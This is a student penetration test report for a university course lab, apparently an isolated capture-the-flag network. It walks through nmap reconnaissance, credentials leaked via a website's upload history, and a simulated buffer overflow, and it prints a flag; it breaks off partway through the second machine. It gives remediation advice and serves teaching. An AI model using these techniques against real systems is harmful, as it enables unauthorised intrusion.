12/05/2025 - Penetration Test Report

Start of testing: December 12, 2025 - 10:00 AM, GMT
End of testing: December 12, 2025 - 3:00 PM, GMT

Contents

1 Executive Summary **1**

1.1 Context and brief overall considerations 2

1.1.1 VM1 - 192.168.25.110 2

1.1.2 VM2 - 192.168.25.120 3

1.1.3 VM3 - 192.168.25.130 3

1.1.4 VM4 - 192.168.25.140 3

1.1.5 VM5 - 192.168.25.150 3

1.2 Methodology 4

1.2.1 Kill chain 4

1.2.2 Used tools 4

1.3 Legal and ethical considerations 5

2 Details **6**

2.1 VM 1 7

2.1.1 OSINT through Website 7

2.1.1.1 Minimal proof of concept 7

2.1.1.2 Proposed solutions 11

2.2 VM 2 12

2.2.1 Buffer Overflow 12

2.2.1.1 Minimal proof of concept 12

2.2.1.2 Proposed solutions 16

2.3 VM 3 17

2.3.1 Command Injection 17

2.3.1.1 Minimal proof of concept 17

2.3.1.2 Proposed solutions 20

2.4 VM 4 21

2.4.1 SQL Injection 21

2.4.1.1 Minimal proof of concept 21

2.4.1.2 Proposed solutions 30

2.5 VM 5 31

2.5.1 Social Engineering - Phishing 31

2.5.1.1 Minimal proof of concept 31

2.5.1.2 Proposed solutions 46

Bibliography **48**

1 Executive Summary

In this penetration test the virtual environment provided by the lecturer was examined for security-relevant weaknesses in order to capture the flags related to each target machine available in the network. The kind of testing was black-box, this is the kind where no specific information about the internals of the system is given. The examined network was a local subnet: 192.168.25.0/24 with five machines to examine. Some information was given about the flags, for instance the lecturer specified that the flag was contained in a proof.txt file (either in /root/ directory on linux or in the C: directory on windows) only for the first, third and fifth challenge.

Table 1.1 contains the overview of examined systems during the penetration test.

VM	IP ADDRESS
Machine 1	192.168.25.110
Machine 2	192.168.25.120
Machine 3	192.168.25.130
Machine 4	192.168.25.140
Machine 5	192.168.25.150

Table 1.1: Tested machines

This report contains details about a simulated security assessment with the scope of capturing the flags through the vulnerabilities of the examined machines (see Tab. 1.1). In the next two screenshots (see Figs. 1.1, 1.2) there are the target IP addresses found through a network scan made with nmap.

```
nmap -sn -T5 -n 192.168.25.0/24 | grep "nmap scan report"
```




Figure 1.1: Nmap scan in the morning




Figure 1.2: Nmap scan in the afternoon

The **scan** in the Fig. 1.1 was done in the morning session of the penetration test (from 10:00 AM to 12:00 AM). It contains the IP addresses of the target machines as well as the gateway IP address (192.168.25.1) and the IP address of the user machine (192.168.25.100). Three machines were in the scope in this session. (192.168.25.110, 192.168.25.120, 192.168.25.130)

The **scan** in the Fig. 1.2 was done in the afternoon session of the penetration test (from 1:00 PM to 3:00 PM). It contains the IP addresses of the target machines as well as the gateway IP address (192.168.25.1) and the IP address of the user machine (192.168.25.100). Two machines were in the scope in this session (192.168.25.140, 192.168.25.150).

1.1 Context and brief overall considerations

As aforementioned, this wasn't a real-life scenario, it was a simulation of a penetration test, more specifically the machines and the testing platform were in a private isolated network. The scope of this simulation was the assessment of the penetration testing skills gained through the SCC.442 course and the main goal was to break into the machines through the taught techniques.

1.1.1 VM1 - 192.168.25.110

OSINT - Vulnerability found through the website, where there was access to the uploading history from where it was possible retrieving the credentials to access the hosting machine, where the flag was stored (see section 2.1.1).

1.1.2 VM2 - 192.168.25.120

Buffer overflow - For this machine, the vulnerability was the open (anonymous access granted) ftp server from where was possible retrieving the key files to capture the flag. There was a pyhton program that could be compromised by running a script that tried to cause a buffer overflow. (≥ 1024 charachters were the needed gap to be filled in order to cause an overflow: it was staged to trigger at that number of characters and reveal the flag, we didn't do an actual memory attack to cover memory addresses, but the mechanism is the same) (see section 2.2.1).

1.1.3 VM3 - 192.168.25.130

Command Injection - In this case the input sent through the website was directly running on the machine via a command shell that was listening on the other side. The input wasn't filtered, therefore the execution could be manipulated, using "malicious" commands, that led to the flag (see section 2.3.1).

1.1.4 VM4 - 192.168.25.140

SQL injection - Also in this case the vulnerability was that the input wasn't filtered. Moreover, there wasn't even any authentication mechanism and the database could be accessed easily and therefore capture the flag (see section 2.4.1).

1.1.5 VM5 - 192.168.25.150

Social engineering - For this challenge the lecturer set up the machine in order to simulate the behaviour of an incautious employee that clicks on any link that gets sent through the email. This led to sending an email containing a URL that pointed towards my machine where I set up a server to make the employee download a malicious payload to get a reverse shell (meterpreter). Once accessed the machine a privilege escalation was needed to capture the flag (see section 2.5.1).

1.2 Methodology

In this section there is a summary of the chain of actions and the tools used during the pen test.

1.2.1 Kill chain

1. Reconnaissance
    - Scanning (OS Footprint, port scanning)
    - Enumeration (Web enumeration)
2. Weaponization
    - Vulnerabilities
3. Delivery
4. Exploitation
5. Installation
6. Command and Control (C&C)

1.2.2 Used tools

- Testing platform: Kali Linux 4. X|5.X
- Nmap 7.95: Network and Port Discovery tool
- sqlmap 1.9.8#stable: Database discovery
- Msfvenom: Generate/test payloads
- Metasploit: Security Testing and Research framework
- Python3: Http server hosting, execution of scripts (more specifically, for the buffer overflow and the SMTP message exchange.)

1.3 Legal and ethical considerations

This penetration testing assessment has been authorized by Lancaster University since it was part of the SCC.442 assessment framework. Considering the testing was performed in an isolated network (192.168.25.0/24) there wasn't the risk of compromising any production system of the institution. Nevertheless, the course of action relies on the user's discretion to execute the test lawfully according to the UK legislation, specifically complying with the Computer Misuse Act 1990 [1], which permits authorized security testing. Finally, since there wasn't any sensitive information, during the test there wasn't the need to handle the retrieved data with confidentiality, but in a real-life scenario there would have been the need to comply to the UK GDPR legislation [2] as well when it comes to handling private information.

2 Details

In this chapter, the vulnerabilities found during the penetration test are presented. All the issues are grouped by target and contain the following information:

- Brief description.
- CVSS Base Score – see here for details.
- Exploitability – describes the likelihood of an issue being used against customer's infrastructure.

Also the **remediation** recommendations are given for each issue found during the penetration test. Both "quick win" and long term **mitigation** solutions are presented.

2.1 VM 1

Hostname: Challenge 1
Server IP address: 192.168.25.110
OS: Linux

2.1.1 OSINT through Website

The key that lead to the capture of the flag was the deep investigation of the website.
CVSS score[1]: 8.9 / High
Exploitability: Critical (100%), since it is really easy to access this data. Only basic web page navigation is required. No tool was required to exploit this vulnerability.

2.1.1.1 Minimal proof of concept

To begin a port scan with nmap was performed on the target, it was known that there was a machine on the 192.168.25.110 IP address (see Fig. 1.1).

```
nmap -sC -sV 192.168.25.110
```




Figure 2.1: Nmap port scan of the target host

[1] https://www.first.org/cvss/calculator/4-0

It could be noticed that the machine was hosting an Apache http server on port 80, so it was deductible that there was a web site running on that port. The website was then searched through the web bowser and the web page was located.




Figure 2.2: Entering the website that is reachable through port 80 (see Fig. 2.1)

The website was examined looking for hints, until at one moment hovering a picture a little message window popped out. That indicated that the picture with the scribbled background originally contained the credentials to access the host machine. Based on the initial port scan, the credentials could be potentially used for a connection through SSH (see Fig. 2.1).




Figure 2.3: Hint message

Navigating more the website at one point, there was the possibility to click on a hyperlink named “Click here" that actually was linked to a file upload history!




Figure 2.4: Hyperlink with compromising url

Clicking on the hyperlink a new page was opened were It could be seen the upload history and old files could be retrieved.




Figure 2.5: Entering the website that is reachable through port 80 (see fig. 2.1)

The original "not scribbled" file could be retrieved from the directory. It is named "Press-Release.png" instead the "scribbled" file was named "Press-Release-PwdFixed.png"




Figure 2.6: Original "not scribbled" picture with the creadentials leaked




Figure 2.7: Zoom on the leaked credentials

Using the leaked credentials, it was possible to access the machine through an SSH connection leading to the capture of the flag.




Figure 2.8: SSH connection and flag retrieval

2.1.1.2 Proposed solutions

Quick fix

- Delete or restrict access to the upload history
- Remove or change the hyperlink URL

Long-term fix

- Introduce clean desk policy (avoid accidental sensitive data leakage)
- Web security awareness staff training
- Conduct metadata (e.g. pictures) deep analysis before publication
- To have a more secure connection, implement HTTPS/TLS (avoid sniffing)

2.2 VM 2

Hostname: Challenge 2
Server IP address: 192.168.25.120

2.2.1 Buffer Overflow

The key that lead to the capture of the flag was understanding that the executed program was simulating a buffer overflow in the system.
CVSS score[2]: 7.1 / High
Exploitability: Critical (100%), since there is open access to the ftp service and therefore the “program" file can be manipulated freely.

2.2.1.1 Minimal proof of concept

To begin a port scan with nmap was performed, since it was known that there was a machine on the 192.168.25.120 IP address (see Fig. 1.1).

```
nmap -sC -sV 192.168.25.120
```




Figure 2.9: Nmap port scan of the target host

It could be noticed that the machine was hosting a ftp server on port 21. Moreover, the scan showed that the anonymous login was allowed so it could be accessed with ease.

[2] https://www.first.org/cvss/calculator/4-0




Figure 2.10: Connecting to the FTP sever (see Fig. 2.9)

Two files named respectively “note" and “program" were available on the ftp server. Next they have been downloaded on the Kali machine.




Figure 2.11: Available files through FTP connection

The first file gave a clear clue on the content of the “program" file content.




Figure 2.12: File named “note" content

When opening the “program" file with "cat" it showed that it was an executable.




Figure 2.13: File named “program" content

Further confirmation of the file type of “program".





Figure 2.14: File named “program" type

After giving the permission to the user to run the “program" file on the machine, some trivial attempts to understand the pattern of the program were tried.


(kali㉿kali)-[~]
$ chmod +x program
(kali㉿kali)-[~]
$ ./program
Enter the password:
password
Incorrect. Please run the program again for another try
(kali㉿kali)-[~]
$ ./program
Enter the password:
admin
Incorrect. Please run the program again for another try
(kali㉿kali)-[~]
$ ./program
Enter the password:
aaaa

After exactly 1022 + “id" command, so 1024 chars, in total the flag was given as an output. The id command was included just in case the program ran the command eventually, but it wasn’t actually needed because the program was emulating the behaviour of a real memory attack. Therefore, in this case the brute force approach was necessary just to try each number of chars form 1 to 1024.

```
Enter the password:
Congratulations, your flag is: 442{0v3rfl0w1ng_W1th_Tr1cKeRy}
Testing with 1023 characters ...
Enter the password:
Congratulations, your flag is: 442{0v3rfl0w1ng_W1th_Tr1cKeRy}
